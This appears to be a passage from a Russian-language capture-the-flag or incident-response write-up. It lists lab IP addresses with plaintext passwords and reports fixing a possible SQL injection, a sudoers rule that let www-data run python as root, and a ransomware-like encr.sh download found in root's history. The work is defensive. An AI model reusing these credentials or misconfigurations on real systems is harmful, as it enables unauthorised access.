
10.15.2.12: Test12345678!

10.15.4.8: Test12345678!


4.2) 10.15.2.10 — Linux server


Пароль администратора от WordPress сменен на «IncrediblePasswordC0O0!». На этом сервере так же обнаружен веб сервер с потенциальной уязвимостью SQL injection.

Для безопасности, мы выключили сервис. Просим разработчиков следовать [официальной документации](https://docs.python.org/3/library/sqlite3.html) и делать, как требуется нормами безопасности, а не создавать свои фильтры. Пароль от всех аккаунтов сменен на «PleaseChangeMe!».



Также в /etc/sudoers удалена настройка, которая позволяет аккаунту www-data запускать python от имени администратора:

4.3) Линукс на 10.15.2.11:

 Зараженные файлы - FLAG и многие другие, на которые времени не остается, но их тоже можно расшифровать. Читая историю команд пользвоателя root можем увидеть, что он загружает файл encr.sh с сервера к себе:

Расшифруем файлы и получим флаг:  
 